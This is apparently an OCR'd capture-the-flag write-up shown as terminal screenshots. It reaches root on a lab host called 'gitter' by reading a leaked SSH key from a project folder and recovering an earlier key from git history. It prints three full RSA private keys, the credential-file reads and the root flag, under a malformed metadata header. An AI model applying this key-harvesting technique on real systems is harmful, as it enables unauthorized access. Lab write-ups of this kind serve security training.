
PROCESSED BLOGPOST: Author: content Subject: -----BEGIN RSA PRIVATE KEY----- MIIEogIBAAKCAQEAuMMt4qh/ib86xJBLmzePl6/5ZRNJkUj/Xuv1+d6nccTffb/7
9sIXha2h4a4fp18F53jdx3PqEO7HAXlszAlBvGdg63i+LxWmu8p5BrTmEPl+cQ4J R/R+exNggHuqsp8rrcHq96lbXtORy8SOliUjfspPsWfY7JbktKyaQK0JunR25jVk
v5YhGVeyaTNmSNPTlpZCVGVAp1RotWdc/0ex7qznq45wLb2tZFGE0xmYTeXgoaX4 9QIQQnoi6DP3+7ErQSd6QGTq5mCvszpnTUsmwFj5JRdhjGszt0zBGllsVn99O90K
m3pN8SN1yWCTal6FLUiuxXg99YSV0tEl0rfSUwIDAQABAoIBAB6rj69jZyB3lQrS JSrT80sr1At6QykR5ApewwtCcatKEgtu1iWlHIB9TTUlUYrYFEPTZYVZcY50BKbz
ACNyme3rf0Q3W+K3BmF//80kNFi3Ac1EljfSlzhZBBjv7msOTxLd8OJBw8AfAMHB lCXKbnT6onYBlhnYBokTadu4nbfMm0ddJo5y32NaskFTAdAG882WkK5V5iszsE/3
koarlmzP1M0KPyaVrID3vgAvuJo3P6ynOoXlmn/oncZZdtwmhEjC23XALItW+lh7 e7ZKcMoH4J2W8OsbRXVF9YLSZz/AgHFI5XWp7V0Fyh2hp7UMe4dY0e1WKQn0wRKe
8oa9wQkCgYEA2tpna+vm3yIwu4ee12x2GhU7lsw58dcXXfn3pGLW7vQr5XcSVoqJ Lk6u5T6VpcQTBCuM9+voiWDX0FUWE97obj8TYwL2vu2wk3ZJn00U83YQ4p9+tno6
NipeFs5ggIBQDU1k1nrBY10TpuyDgZL+2vxpfz1SdaHgHFgZDWjaEtUCgYEA2B93 hNNeXCaXAeS6NJHAxeTKOhapqRoJbNHjZAhsmCRENk6UhXyYCGxX40g7i7T15vt0
ESzdXu+uAG0/s3VNEdU5VggLu3RzpD1ePt03eBvimsgnciWlw6xuZlG3UEQJW8sk A3+XsGjUpXv9TMt8XBf3muESRBmeVQUnp7RiVIcCgYBo9BZm7hGg7l+af1aQjuYw
agBSuAwNy43cNpUpU3Ep1RT8DVdRA0z4VSmQrKvNfDN2a4BGIO86eqPkt/lHfD3R KRSeBfzY4VotzatO5wNmIjfExqJY1lL2SOkoXL5wwZgiWPxD00jM4wUapxAF4r2v
vR7Gs1zJJuE4FpOlF6SFJQKBgHbHBHa5e9iFVOSzgiq2GA4qqYG3RtMq/hcSWzh0 8MnE1MBL+5BJY3ztnnfJEQC9GZAyjh2KXLd6XlTZtfK4+vxcBUDk9x206IFRQOSn
y351RNrwOc2gJzQdJieRrX+thL8wK8DIdON9GbFBLXrxMo2ilnBGVjWbJstvI9Yl aw0tAoGAGkndihmC5PayKdR1PYhdlVIsfEaDIgemK3/XxvnaUUcuWi2RhX3AlowG
xgQt1LOdApYoosALYta1JPen+65V02Fy5NgtoijLzvmNSz+rpRHGK6E8u3ihmmaq 82W3d4vCUPkKnrgG8F7s3GL6cqWcbZBd0j9u88fUWfPxfRaQU3s= -----END RSA PRIVATE KEY----- Content:
content URL for later reference: /uploads/shell.xml File path: /home/roosa/deploy/src


roosa@
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
root@kali:~/.ssh# ssh -i id_rsa roosa@10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
135 packages can be updated.
60 updates are security updates.
Last login: Sun Aug 19 03:39:25 2018 from 10.10.15.153
roosa@gitter:~$ id
uid=1002(roosa) gid=1002(roosa) groups=1002(roosa),4(adm),27(sudo)
roosa@gitter:~$


roosa@gitter: ~/work/blogfeed/resources/integration
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
roosa@gitter: ~/work/blogfeed/resources/integration
root@gitter: ~
cd roosa@gitter:~$ cd work
roosa@gitter:~/work$ cd blogfeed/
roosa@gitter:~/work/blogfeed$ ls -la
total 32
drwxrwx--- 5 roosa roosa 4096 Aug 20 12:45 .
drwxrwxr-x 3 roosa roosa 4096 Mar 21 07:17 ..
-rw-rw-r-- 1 roosa roosa 0 Aug 20 12:45 access.log
-rw-rw-r-- 1 roosa roosa 3869 Aug 20 12:45 feed.log
drwxrwx--- 8 roosa roosa 4096 Aug 20 12:41 .git
-rw-rw---- 1 roosa roosa 104 Mar 19 09:24 README.md
drwxrwx--- 3 roosa roosa 4096 Mar 19 09:31 resources
-rwxrw-r-- 1 roosa roosa 180 Mar 21 05:29 run-gunicorn.sh
drwxrwx--- 2 roosa roosa 4096 Mar 26 06:43 src
roosa@gitter:~/work/blogfeed$ git log --pretty=oneline
7ff507d029021b0915235ff91e6a74ba33009c6d Use Base64 for pickle feed loading
26ae6c8668995b2f09bf9e2809c36b156207bfa8 Set PIN to make debugging faster as it will no longer change every time the application code is changed. Remember to remov
e before production use.
cec54d8cb6117fd7f164db142f0348a74d3e9a70 Debug support added to make development more agile.
ca3e768f2434511e75bd5137593895bd38e1b1c2 Blogfeed app, initial version.
dfebfdfd9146c98432d19e3f7d83cc5f3adbfe94 Gunicorn startup script
33e87c312c08735a02fa9c796021a4a3023129ad reverted accidental commit with proper key
d387abf63e05c9628a59195cec9311751bdb283f add key for feed integration from tnerprise backend
1422e5a04d1b52a44e6dc81023420347e257ee5f Initial commit
roosa@gitter:~/work/blogfeed$ ls
access.log feed.log README.md resources run-gunicorn.sh src
roosa@gitter:~/work/blogfeed$ cd resources/
roosa@gitter:~/work/blogfeed/resources$ ls
integration
roosa@gitter:~/work/blogfeed/resources$ cd integ
-bash: cd: integ: No such file or directory
roosa@gitter:~/work/blogfeed/resources$ cd integration/
roosa@gitter:~/work/blogfeed/resources/integration$ ls
authcredentials.key


roosa@gitter: ~/wor
Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
roosa@gitter: ~/work/blo
roosa@gitter:~/work/blogfeed/resources/integration$ cat authcredentials.key
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEApc7idlMQHM4QDf2d8MFjIW40UickQx/cvxPZX0XunSLD8veN
ouroJLw0Qtfh+dS6y+rbHnj4+HySF1HCAWs53MYS7m67bCZh9Bj21+E4fz/uwDSE
23g18kmkjmzWQ2AjDeC0EyWH3k4iRnABruBHs8+fssjW5sSxze74d7Ez3uOI9zPE
sQ26ynmLutnd/MpyxFjCigP02McCBrNLaclcbEgBgEn9v+KBtUkfgMgt5CNLfV8s
ukQs4gdHPeSj7kDpgHkRyCt+YAqvs3XkrgMDh3qI9tCPfs8jHUvuRHyGdMnqzI16
ZBlx4UG0bdxtoE8DLjfoJuWGfCF/dTAFLHK3mwIDAQABAoIBADelrnV9vRudwN+h
LZ++l7GBlge4YUAx8lkipUKHauTL5S2nDZ8O7ahejb+dSpcZYTPM94tLmGt1C2bO
JqlpPjstMu9YtIhAfYF522ZqjRaP82YIekpaFujg9FxkhKiKHFms/2KppubiHDi9
oKL7XLUpSnSrWQyMGQx/Vl59V2ZHNsBxptZ+qQYavc7bGP3h4HoRurrPiVlmPwXM
xL8NWx4knCZEC+YId8cAqyJ2EC4RoAr7tQ3xb46jC24Gc/YFkI9b7WCKpFgiszhw
vFvkYQDuIvzsIyunqe3YR0v8TKEfWKtm8T9iyb2yXTa+b/U3I9We1P+0nbfjYX8x
6umhQuECgYEA0fvp8m2KKJkkigDCsaCpP5dWPijukHV+CLBldcmrvUxRTIa8o4e+
OWOMW1JPEtDTj7kDpikekvHBPACBd5fYnqYnxPv+6pfyh3H5SuLhu9PPA36MjRyE
4+tDgPvXsfQqAKLF3crG9yKVUqw2G8FFo7dqLp3cDxCs5sk6Gq/lAesCgYEAyiS0
937GI+GDtBZ4bjylz4L5IHO55WI7CYPKrgUeKqi8ovKLDsBEboBbqRWcHr182E94
SQMoKu++K1nbly2YS+mv4bOanSFdc6bT/SAHKdImo8buqM0IhrYTNvArN/Puv4VT
Nszh8L9BDEc/DOQQQzsKiwIHab/rKJHZeA6cBRECgYEAgLg6CwAXBxgJjAc3Uge4
eGDe3y/cPfWoEs9/AptjiaD03UJi9KPLegaKDZkBG/mjFqFFmV/vfAhyecOdmaAd
i/Mywc/vzgLjCyBUvxEhazBF4FB8/CuVUtnvAWxgJpgT/1vIi1M4cFpkys8CRDVP
6TIQBw+BzEJemwKTebSFX40CgYEAtZt61iwYWV4fFCln8yobka5KoeQ2rCWvgqHb
8rH4Yz0LlJ2xXwRPtrMtJmCazWdSBYiIOZhTexe+03W8ejrla7Y8ZNsWWnsCWYgV
RoGCzgjW3Cc6fX8PXO+xnZbyTSejZH+kvkQd7Uv2ZdCQjcVL8wrVMwQUouZgoCdA
qML/WvECgYEAyNoevgP+tJqDtrxGmLK2hwuoY11ZIgxHUj9YkikwuZQOmFk3EffI
T3Sd/6nWVzi1FO16KjhRGrqwb6BCDxeyxG508hHzikoWyMN0AA2st8a8YS6jiOog
bU34EzQLp7oRU/TKO6Mx5ibQxkZPIHfgA1+Qsu27yIwlprQ64+oeEr0=
-----END RSA PRIVATE KEY-----


roosa@gitter:~/work/blogfeed/resources/integration$ git show HEAD~6:./authcredentials.key
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEArDvzJ0k7T856dw2pnIrStl0GwoU/WFI+OPQcpOVj9DdSIEde
8PDgpt/tBpY7a/xt3sP5rD7JEuvnpWRLteqKZ8hlCvt+4oP7DqWXoo/hfaUUyU5i
vr+5Ui0nD+YBKyYuiN+4CB8jSQvwOG+LlA3IGAzVf56J0WP9FILH/NwYW2iovTRK
nz1y2vdO3ug94XX8y0bbMR9Mtpj292wNrxmUSQ5glioqrSrwFfevWt/rEgIVmrb+
CCjeERnxMwaZNFP0SYoiC5HweyXD6ZLgFO4uOVuImILGJyyQJ8u5BI2mc/SHSE0c
F9DmYwbVqRcurk3yAS+jEbXgObupXkDHgIoMCwIDAQABAoIBAFaUuHIKVT+UK2oH
uzjPbIdyEkDc3PAYP+E/jdqy2eFdofJKDocOf9BDhxKlmO968PxoBe25jjjt0AAL
gCfN5I+xZGH19V4HPMCrK6PzskYII3/i4K7FEHMn8ZgDZpj7U69Iz2l9xa4lyzeD
k2X0256DbRv/ZYaWPhX+fGw3dCMWkRs6MoBNVS4wAMmOCiFl3hzHlgIemLMm6QSy
NnTtLPXwkS84KMfZGbnolAiZbHAqhe5cRfV2CVw2U8GaIS3fqV3ioD0qqQjIIPNM
HSRik2J/7Y7OuBRQN+auzFKV7QeLFeROJsLhLaPhstY5QQReQr9oIuTAs9c+oCLa
2fXe3kkCgYEA367aoOTisun9UJ7ObgNZTDPeaXajhWrZbxlSsOeOBp5CK/oLc0RB
GLEKU6HtUuKFvlXdJ22S4/rQb0RiDcU/wOiDzmlCTQJrnLgqzBwNXp+MH6Av9WHG
jwrjv/loHYF0vXUHHRVJmcXzsftZk2aJ29TXud5UMqHovyieb3mZ0pcCgYEAxR41
IMq2dif3laGnQuYrjQVNFfvwDt1JD1mKNG8OppwTgcPbFO+R3+MqL7lvAhHjWKMw
+XjmkQEZbnmwf1fKuIHW9uD9KxxHqgucNv9ySuMtVPp/QYtjn/ltojR16JNTKqiW
7vSqlsZnT9jR2syvuhhVz4Ei9yA/VYZG2uiCpK0CgYA/UOhz+LYu/MsGoh0+yNXj
Gx+O7NU2s9sedqWQi8sJFo0Wk63gD+b5TUvmBoT+HD7NdNKoEX0t6VZM2KeEzFvS
iD6fE+5/i/rYHs2Gfz5NlY39ecN5ixbAcM2tDrUo/PcFlfXQhrERxRXJQKPHdJP7
VRFHfKaKuof+bEoEtgATuwKBgC3Ce3bnWEBJuvIjmt6u7EFKj8CgwfPRbxp/INRX
S8Flzil7vCo6C1U8ORjnJVwHpw12pPHlHTFgXfUFjvGhAdCfY7XgOSV+5SwWkec6
md/EqUtm84/VugTzNH5JS234dYAbrx498jQaTvV8UgtHJSxAZftL8UAJXmqOR3ie
LWXpAoGADMbq4aFzQuUPldxr3thx0KRz9LJUJfrpADAUbxo8zVvbwt4gM2vsXwcz
oAvexd1JRMkbC7YOgrzZ9iOxHP+mg/LLENmHimcyKCqaY3XzqXqk9lOhA3ymOcLw
LS4O7JPRqVmgZzUUnDiAVuUHWuHGGXpWpz9EGau6dIbQaUUSOEE=
-----END RSA PRIVATE KEY-----
first version


Dosya Düzenle Görünüm Ara Uçbirim Sekmeler Yardım
root@kali: ~/Masaüstü
roosa@gi
root@kali:~/.ssh# gedit id_rsa2
root@kali:~/.ssh# ssh -i id_rsa2 10.10.10.91
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.13.0-37-generic i686)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
135 packages can be updated.
60 updates are security updates.
Last login: Mon Mar 26 06:23:48 2018 from 192.168.57.1
root@gitter:~# ls
root.txt
root@gitter:~# cat root.txt
d4fe1e7f7187407eebdd3209cb1ac7b3
root@gitter:~#